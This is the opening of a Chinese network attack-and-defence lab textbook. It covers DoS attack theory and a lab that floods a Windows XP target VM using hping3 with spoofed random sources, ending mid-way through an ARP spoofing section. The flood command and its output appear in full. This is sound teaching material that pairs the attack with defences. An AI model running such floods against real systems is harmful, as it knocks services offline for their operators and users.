国家级实验教学示范中心联席会计算机学科组“十四五”规划教材

国家级一流课程配套教材

“十二五”江苏省高等学校重点教材

清華

科技大讲堂丛书·网络与安全

Cyber Attack and Defense Training

# 网络攻防实训

微课视频版

李馥娟 刘家银 诸葛程晨 王 群◎编著

Li Fujuan Liu Jiayin Zhuge Chengchen Wang Qun

教学课件

教学大纲

450分钟视频讲解

实训内容

网络攻防基础实训 | Windows操作系统攻防实训 | Linux操作系统攻防实训 | 恶意代码攻防实训 | Web服务器攻防实训 | Web浏览器攻防实训 移动互联网应用攻防实训

**所有实训基于Kali Linux工具集合完成，并配套完整的操作视频讲解**

清華大學出版社


# 网络攻防实训

微课视频版

李馥娟 刘家银 诸葛程晨 王 群◎编著

清華大學出版社
北京

## 内 容 简 介

本书是一本立足当前网络应用实际、较为全面地介绍网络攻防实训的专业教材和技术指导书，也是《网络攻防技术(微课视频版)》(清华大学出版社)的配套用书，是首批国家级一流课程“网络攻击与防范”的配套教材。本书由网络攻防基础实训、Windows 操作系统攻防实训、Linux 操作系统攻防实训、恶意代码攻防实训、Web 服务器攻防实训、Web 浏览器攻防实训和移动互联网应用攻防实训 7 章组成。为便于教学组织，并突出内容的完整性，每个实验提供了预备知识、实验目的和条件、实验过程、任务与思考 4 个知识模块。

本书对应《网络攻防技术(微课视频版)》的章节安排，每章遴选了一些典型的实验实训场景，在内容组织上既考虑到每个实验实训的独立性，又考虑到不同实验实训之间的关联以及内容的有效衔接。本书的内容没有依赖于某个特定的系统或平台，大量实验实训都是基于 Kali Linux 这一专业渗透测试工具集合完成，借助 Kali Linux 读者可以快速搭建攻防场景并完成实验实训过程。为便于读者操作，本书配备了完整的操作视频。

本书可作为高等院校信息安全、网络空间安全、网络安全与执法等相关专业教材，也可作为从事网络与系统管理相关方向技术人员以及理工科学生学习网络攻防的参考用书。



**图书在版编目(CIP)数据**

网络攻防实训：微课视频版/李馥娟等编著. —北京：清华大学出版社，2023.5
(清华科技大讲堂丛书)
ISBN 978-7-302-62634-3

Ⅰ. ①网… Ⅱ. ①李… Ⅲ. ①计算机网络—网络安全 Ⅳ. ①TP393.08

中国国家版本馆 CIP 数据核字(2023)第 019694 号

**策划编辑**：魏江江
**责任编辑**：王冰飞
**封面设计**：刘 键
**责任校对**：韩天竹
**责任印制**：丛怀宇

**出版发行**：清华大学出版社
**网 址**：http://www.tup.com.cn，http://www.wqbook.com
**地 址**：北京清华大学学研大厦 A 座 **邮 编**：100084
**社 总 机**：010-83470000 **邮 购**：010-62786544
**投稿与读者服务**：010-62776969，c-service@tup.tsinghua.edu.cn
**质量反馈**：010-62772015，zhiliang@tup.tsinghua.edu.cn
**课件下载**：http://www.tup.com.cn，010-83470236
**印 装 者**：三河市铭诚印务有限公司
**经 销**：全国新华书店
**开 本**：185mm×260mm **印 张**：20.25 **字 数**：496 千字
**版 次**：2023 年 5 月第 1 版 **印 次**：2023 年 5 月第 1 次印刷
**印 数**：1～1500
**定 价**：59.80 元

产品编号：097558-01

# 前言 Preface

《网络攻击与防御技术》和《网络攻击与防御实训》自2019年出版以来，得到了各高校师生的普遍欢迎及相关专家的高度肯定。但在两本教材的使用过程中，读者也提出了一些中肯的意见和建议，尤其是在网络技术快速发展的情况下，《网络攻击与防御实训》教材中的部分实验内容已显过时，不利于实现教学内容贴近实战这一目标。为此，笔者在保持原有教材知识体系和架构的前提下，利用目前最新的应用、系统版本和攻防思路，更新了原有教材的所有实验，推出了本书。

本书是与《网络攻防技术（微课视频版）》（清华大学出版社，王群编著）相配套的实训教材，由网络攻防基础实训、Windows操作系统攻防实训、Linux操作系统攻防实训、恶意代码攻防实训、Web服务器攻防实训、Web浏览器攻防实训和移动互联网应用攻防实训7章组成。本书围绕网络攻防实战化人才培养这一中心，把知行合一作为重要的切入点，通过具体的实验，对《网络攻防技术（微课视频版）》中涉及的一些关键技术的应用进行训练，使读者在加强对理论知识的理解的同时，提高网络攻防的动手能力。

本书作为《网络攻防技术（微课视频版）》的配套实训教材，在实验内容的确定过程中力求与理论知识相对应，并能够恰当地反映理论知识的内涵和外延。但是由于每个章节涉及的知识点较多，而要做到实验内容反映所有知识点，这在一本教材的编写过程中是无法实现的。因此，本书每章遴选了一些典型的实验，力求能够反映该章节的核心内容。在实验内容组织上，本书着重考虑实验的可操作性和知识点之间的有效衔接，为了达到这一目的，本书的每个实验都包括预备知识、实验目的和条件、实验过程、任务与思考4个环节，在突出知识掌握的同时，加强对读者能力的拓展。在实验环境的构建上，为了使每位读者在不需要依赖第三方平台的基础上开展每个实验，本书中所选择的实验环境都可以由读者借助互联网下载相关系统、软件与工具等，并根据实验要求自己搭建平台，完成实验操作。

为便于教学，本书提供丰富的配套资源，包括教学大纲、教学课件和450分钟的微课视频。

**资源下载提示**

**课件等资源：**扫描封底的“课件下载”二维码，在公众号“书圈”下载。

**视频等资源：**扫描封底的文泉云盘防盗码，再扫描书中相应章节的二维码，可以在线学习。

本书编写工作由王群教授主持，李馥娟教授、刘家银博士和诸葛程晨博士共同完成。其中，王群负责编写第1章的内容，刘家银负责编写第2章和第3章的内容，诸葛程晨负责编写第4章和第5章的内容，李馥娟负责编写第6章和第7章的内容，最后由王群负责统稿。

本书在编写过程中得到了许多同事和同行的无私帮助和支持，在出版过程中得到了清华大学出版社编辑老师的关心和帮助。另外，本书参考、借鉴和引用了大量国内外学者、公司的相关研究成果、工具与平台等。对资料的直接提供者以及文献资料的贡献者，作者在此一并表示衷心的感谢！

由于作者水平有限，书中难免出现一些错误和不足，敬请读者提出宝贵意见。同时，本书的作者也会对内容不断完善，适时提供新的版本。

作　者

2023年于南京

# 目 录 Contents

配套资源

# 第1章 网络攻防基础实训

针对《网络攻防技术（微课视频版）》第 1 章“网络攻防技术概述”的内容，使读者在对网络攻防基本概念、基础知识和实现方法有了一定了解的基础上，通过本章内容中介绍的具体操作，对攻防实训环境和基本的攻防实施方法有所认识。其中，靶机（target drones）原指军事射击训练中的一种飞行器，而在网络攻防环境中其被泛指为被攻击的对象，攻击机则是对目标对象实施攻击行为的计算机。

扫一扫

视频讲解

# 1.1 中断攻击：UDP Flood 拒绝服务攻击与防范

## 1.1.1 预备知识：DoS/DDoS

网络攻击是指任何非授权而进入或试图进入他人计算机网络的行为，是入侵者实现入侵目的所采取的技术手段和方法。这种行为既包括对整个网络的攻击，又包括对网络中的服务器、防火墙、路由器等单个节点的攻击，还包括对节点上运行的某一个应用系统或应用软件的攻击。根据攻击实现方法的不同，可以将之分为主动攻击和被动攻击两种类型。

主动攻击是指攻击者为了实现攻击目的，主动对需要访问的信息系统进行的非授权访问行为。例如，通过远程登录服务器的 TCP 25 号端口搜索正在运行的服务器信息，在 TCP 连接建立时通过伪造无效 IP 地址耗尽目的主机的资源等。主动攻击的实现方法较多，针对信息安全的可用性、完整性和真实性，一般可以分为中断、篡改和伪造 3 种类型。拒绝服务攻击是最常见的中断攻击方式，除此之外，针对身份识别、访问控制、审计跟踪等应用的攻击也属于中断攻击。

拒绝服务攻击（denial of service，DoS）利用目标系统网络服务功能缺陷或直接消耗其系统资源，使得该目标系统无法提供正常的服务。分布式拒绝服务攻击（distributed denial of service，DDoS）是在传统的 DoS 攻击基础之上产生的一类攻击方式，它利用了互联网的分布式特征，将分散的攻击源集中后向目标主机同时发起攻击。单一的 DoS 攻击一般采用一对一的方式，当目标主机的 CPU 利用率升高、内存减小或网络带宽变小时，可能发生了 DoS/DDoS 攻击。

随着计算机与网络技术的发展，计算机的数据处理能力迅速增长，内存空间明显增加，同时也出现了“万兆级”（10Gbps）甚至更高带宽的网络，这使得 DoS 攻击的困难程度增大，目标对象对恶意攻击数据包的“消化能力”不断加强。例如，攻击软件每秒可以发送 3000 个攻击包，但被攻击对象的主机与网络带宽每秒可以处理 10 000 个攻击包，在这种情况下，即使发生了攻击，也不会产生什么效果。此时，DDoS 便发挥了其优势。

读者在理解了 DoS 攻击原理后，对 DDoS 攻击的原理便很容易掌握。对于某一被攻击的主机来说，如果一台攻击机实施攻击时无法发挥作用，那么用 10 台、100 台甚至是更多的攻击机呢？DDoS 就是利用更多的傀儡机发起进攻，以比从前更大的规模进攻受害者。

从防范的角度看，随着服务器端处理任务的日益复杂以及网站访问量的迅速增长，服务器性能的优化也成了一项非常迫切的任务，在优化之前，最好能够测试一下不同条件下服务器的性能表现。

常见 DoS 攻击方式包括以下 5 种。

**1. Smurf 攻击**

Smurf 攻击结合了 IP 欺骗和 ICMP 回复方法，通过产生大量 ICMP 应答数据包，导致被攻击主机网络发生拥堵。Smurf 的攻击过程为：攻击者首先确定一个与互联网相连的同时拥有大量主机的网络（某一 IP 网段），然后向该网络的广播地址（如 201.10.129.255）发送一个欺骗性 Ping 分组（echo 请求分组），这个目标网络（如 201.10.129.0）被称为反弹站点，而欺骗性 Ping 分组的源地址就是攻击者已确定的被攻击系统。被确定的 IP 网段中的所有主机在收到 Ping 分组后，都会向欺骗性 Ping 分组的 IP 地址（被攻击系统）发送 echo 响应报文。如果目标网络拥有较大的 IP 地址段，就会产生大量的 echo 响应报文，被攻击的目标系统很快就会被大量的 echo 响应报文吞没，从而引起 DDoS 攻击。

**2. Land 攻击**

当客户端尝试与服务器建立 TCP 连接时，正常情况下客户端与服务器端需要交换一系列信息。

（1）客户端通过发送同步序列编号（synchronize sequence numbers，SYN）报文到服务器，请求建立连接。

（2）服务器响应客户端 SYN-ACK，以响应确认字符（acknowledge character，ACK）请求。

（3）客户端应答 ACK，TCP 会话连接建立。

以上过程，即 TCP 三次握手，它是每个 TCP 连接建立时首先要完成的操作。

在 Land 攻击中，攻击者利用一个特殊构造的 SYN 报文，该报文的源地址和目标地址都被设置成被攻击对象的地址，然后采用该 SYN 报文进行攻击。Land 攻击将导致被攻击对象向自己的地址发送 SYN-ACK 报文，结果这个地址又发回 ACK 报文并创建一个空连接，每一个这样的连接都将保留直到超时，以此消耗资源。

**3. Teardrop 攻击**

Teardrop 攻击是利用 UDP 的错误分片数据包实现的攻击过程。Teardrop 攻击的实现原理为：攻击者向被攻击对象发送多个经过事先构造的分片 IP 数据报，每个经分片的 IP 数据报中包含该分片属于哪个原始数据报，以及在原始数据报中的位置等信息。由于互联网中的路由器对 IP 分片不会进行重组，被分片后的 IP 数据的重组在目标主机上完成。攻击者如果通过精心设计，将一个原始 IP 数据报分片成多个 IP 分片，而且 IP 分片之间存在重叠的“段位移”（假设原始数据报中的第 3 个 IP 分片的“段位移”小于第 2 个 IP 分片结束的“段位移”，而且加上第 3 个 IP 分片中的数据，也未超过第 2 个 IP 分片的尾部，这就在第 2 个 IP 分片与第 3 个 IP 分片之间产生了重叠），这时，当某些操作系统收到含有重叠“段位移”的 IP 分片时将会出现系统崩溃、重启等现象。

**4. Ping of Death 攻击**

Ping of Death 攻击即通常所讲的“死亡之 Ping”。这种攻击的攻击者利用绝大多数网络设备和系统所支持的网络连通性测试功能，利用 Ping 工具提供的可动态调整 ICMP 报文大小的特征，向被攻击对象发送大于 65 536B 的 ICMP 报文，使被攻击对象的操作系统崩溃。

通常情况下，Ping 工具不可以发送大于 65 536B 的 ICMP 报文，但可以把该 ICMP 报文分割成多个 IP 分片，然后在目标主机上重组。在分片重组过程中可能导致被攻击目标缓冲区溢出，引起拒绝服务攻击。

**5. SYN Flood 攻击**

SYN Flood 攻击利用 TCP 三次握手实现，攻击者使用无效 IP 地址向被攻击主机发送大量伪造源地址的 TCP SYN 报文，被攻击主机在收到该 TCP SYN 报文后，会分配必要的资源，然后向源地址返回 SYN-ACK 报文，并等待源主机返回 ACK 报文。如果伪造的源地址主机处于活跃状态，将会返回一个 RST 报文直接关闭连接，但大部分伪造源地址是非活跃的，这种情况下源地址永远无法返回 ACK 报文，被攻击主机则继续发送 SYN-ACK 报文，并将半开连接放入端口的积压队列中，虽然一般的主机都有超时机制和默认的重传次数，但是由于端口半连接队列的长度有限，如果不断地向被攻击主机发送大量的 TCP SYN 报文，半开连接队列就会被很快填满，被攻击主机也就会拒绝新的连接，导致该端口无法响应其他客户端进行的正常连接请求，最终使被攻击主机被拒绝服务。

## 1.1.2 实验目的和条件

**1. 实验目的**

通过本实验，使读者在学习 DoS/DDoS 攻击实现原理和过程的基础上，结合防火墙应用，掌握相关的防御方法。

**2. 实验条件**

本实验所需要的软硬件清单如表 1-1 所示。

**表 1-1 UDP Flood 拒绝服务攻击与防范实验清单**

| 类　型 | 序　号 | 软硬件要求 | 规　格 |
|---|---|---|---|
| 攻击机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Kali Linux 2021 |
| | 3 | 软件版本 | hping3 v3.0.0-alpha-2 |
| 靶机 | 1 | 数量 | 无 |
| | 2 | 操作系统版本 | Windows XP |
| | 3 | 软件版本 | 无 |

## 1.1.3 实验过程

**步骤 1**：打开攻击机，正常登录系统。在桌面中右击，在打开的菜单栏中选择 Open Terminal Here 菜单项，打开命令终端，如图 1-1 所示。

**步骤 2**：在打开的命令终端中输入 ifconfig 命令，获得攻击机的 IP 地址信息。如图 1-2 所示，攻击机的 IP 地址为 192.168.244.128。

**步骤 3**：打开靶机，正常登录系统。选择“开始”→“运行”，在出现的对话框中输入 cmd 命令，进入命令提示符操作窗口。使用 ipconfig 命令查看靶机的 IP 地址，如图 1-3 所示，靶机的 IP 地址为 192.168.244.132。





图 1-1　在攻击机中打开命令终端





图 1-2　查看攻击机的 IP 地址





图 1-3　查看靶机的 IP 地址

**步骤 4**：连通性测试。在命令提示符操作窗口中输入 ping 192.168.244.128 命令，如图 1-4 所示。已发送的 4 个 ICMP 请求包都收到应答响应，说明攻击机与靶机之间网络连通正常。

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>ping 192.168.244.128

Pinging 192.168.244.128 with 32 bytes of data:

Reply from 192.168.244.128: bytes=32 time<1ms TTL=64
Reply from 192.168.244.128: bytes=32 time<1ms TTL=64
Reply from 192.168.244.128: bytes=32 time<1ms TTL=64
Reply from 192.168.244.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.244.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Administrator>_
```

图 1-4　测试连通性

**步骤 5**：在靶机上打开任务管理器（Ctrl＋Alt＋Delete 快捷键）→“性能”，监控 CPU 资源的占用率。如图 1-5 所示，当前 CPU 资源占用率为 0%。





图 1-5　监控靶机 CPU 资源占用率

**步骤 6**：返回攻击机，在命令终端中输入 hping3 --udp -p 53 --flood --rand-source 192.168.244.132 命令，执行 UDP Flood 攻击，如图 1-6 所示。

① --udp：模式设置为 UDP，hping 将发送 UDP 报文到主机的指定端口。

② -p 53：指定发送报文的源端口为 53。

③ --flood：尽快发送数据包，不显示回复。

④ --rand-source：随机源地址模式。

⑤ 192.168.244.132：攻击目标的 IP 地址。





图 1-6　执行 UDP Flood 攻击

**步骤 7**：返回靶机，查看 CPU 资源的占用率，如图 1-7 所示，CPU 资源占用率飙升到 100%。





图 1-7　靶机资源占用率达到 100%

**步骤 8**：返回攻击机，打开 Wireshark，单击 Start 按钮。如图 1-8 所示，攻击机伪造随机源地址向靶机发送了大量的 UDP 报文。





图 1-8　攻击机伪造随机源地址向靶机发送了大量的 UDP 报文

**步骤 9**：打开执行 hping3 命令的终端，通过 Ctrl+C 快捷键命令停止 UDP Flood 攻击。如图 1-9 所示，本次 UDP Flood 拒绝服务攻击共发送了 24 372 003 个 UDP 数据包。

**步骤 10**：切换到靶机，当前靶机的 CPU 资源占用率又恢复到 0%，如图 1-10 所示。

```
root@kali: ~/Desktop
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~/Desktop]
└─# hping3 --udp -p 53 --flood --rand-source 192.168.244.132
HPING 192.168.244.132 (lo 192.168.244.132): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.244.132 hping statistic ---
24372003 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

图 1-9　停止 UDP Flood 攻击





图 1-10　靶机 CPU 占用率恢复正常

## 1.1.4　任务与思考

针对 DDoS 攻击，目前基于目标计算机系统的防范方法主要有网关防范、路由器防范和主机防范 3 种类型。在这 3 种类型中，网关防范较为常见，而且应用效果较好。

网关防范是指利用专门技术和设备在网关上防范 DDoS 攻击。它主要采用的技术有 SYN Cookie 方法、基于 IP 访问记录的 HIP 方法和客户计算瓶颈方法等。

(1) SYN Cookie。SYN Cookie 对 TCP 服务器端的三次握手做了一些修改，是专门用来防范 SYN Flood 攻击的一种手段。SYN Cookie 的工作原理为：在 TCP 服务器接收到 TCP SYN 包并返回 TCP SYN＋ACK 包时，拒绝分配一个专门的数据区，而是根据这个 SYN 包计算出一个 Cookie 值，且以这个 Cookie 值作为将要返回的 SYN ACK 包的初始序列号。例如，当客户端返回一个 ACK 包时，根据数据包头部信息计算 Cookie，与返回的确认序列号(初始序列号＋1)进行对比，如果相同，则可判断其是一个正常连接，然后分配资源，建立连接。

(2) 基于 IP 访问的 HIP 方法。主机标识协议(host identity protocol，HIP)方法采用行为统计方法区分攻击包和正常包，对所有访问 IP 建立信任级别。当发生 DDoS 攻击时，信

任级别高的 IP 有优先访问权，从而解决了识别问题。

(3) 客户计算瓶颈方法。客户计算瓶颈方法是指将访问时的资源瓶颈从服务器端转移到客户端，从而大大提升 DDoS 的代价。客户计算瓶颈方法协议复杂，需要对现有操作系统和网络结构进行较大的变动，这也在很大程度上影响了该方法的可操作性。

另外，有关路由器防范和主机防范方面，读者可参阅相关文献。

扫一扫

视频讲解

# 1.2 篡改攻击：ARP 欺骗攻击

## 1.2.1 预备知识：ARP 欺骗攻击

**1. ARP**

地址解析协议(Address Resolution Protocol，ARP)用于将计算机的网络地址(32 位 IP 地址)转化为物理地址(48 位 MAC 地址)。ARP 是属于数据链路层的协议，在以太网中的数据帧从一台主机到达同一网段内的另一台主机是根据以太网地址(硬件地址)来确定接口的，而不是根据 IP 地址。除点对点的连接之外，内核(如驱动)必须知道目的端的硬件地址才能发送数据。

**2. ARP 攻击原理**

由于 ARP 在设计中存在主动发送 ARP 报文的漏洞，这使得主机可以发送虚假的 ARP 请求报文或响应报文，报文中的源 IP 地址和源 MAC 地址均可能被伪造。在局域网中，攻击者既可以将攻击机伪造成某一台主机(如服务器)的 IP 地址和 MAC 地址的组合，也可以将攻击机伪造成网关的 IP 地址和 MAC 地址的组合等。这种组合可以根据攻击者的意图进行任意搭配，而现有的局域网中却没有相应的机制和协议防止这种伪造行为。近几年来，局域网中的 ARP 欺骗已经泛滥成灾，几乎没有一个局域网未遭遇过 ARP 欺骗的侵害。

## 1.2.2 实验目的和条件

**1. 实验目的**

通过该实验，使读者对 IP 网络中某一网段主机之间的通信有更进一步的认识，尤其对 ARP 自身的安全性有更深入的了解。在此基础上，进一步掌握 ARP 欺骗攻击的防范方法。

**2. 实验清单及软硬件要求**

本实验所需要的软硬件清单如表 1-2 所示。

**表 1-2 ARP 欺骗攻击与防范实验清单**

| 类　型 | 序　号 | 软硬件要求 | 规　格 |
|---|---|---|---|
| 攻击机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Kali Linux 2021 |
| | 3 | 软件版本 | arpspoof |


续表

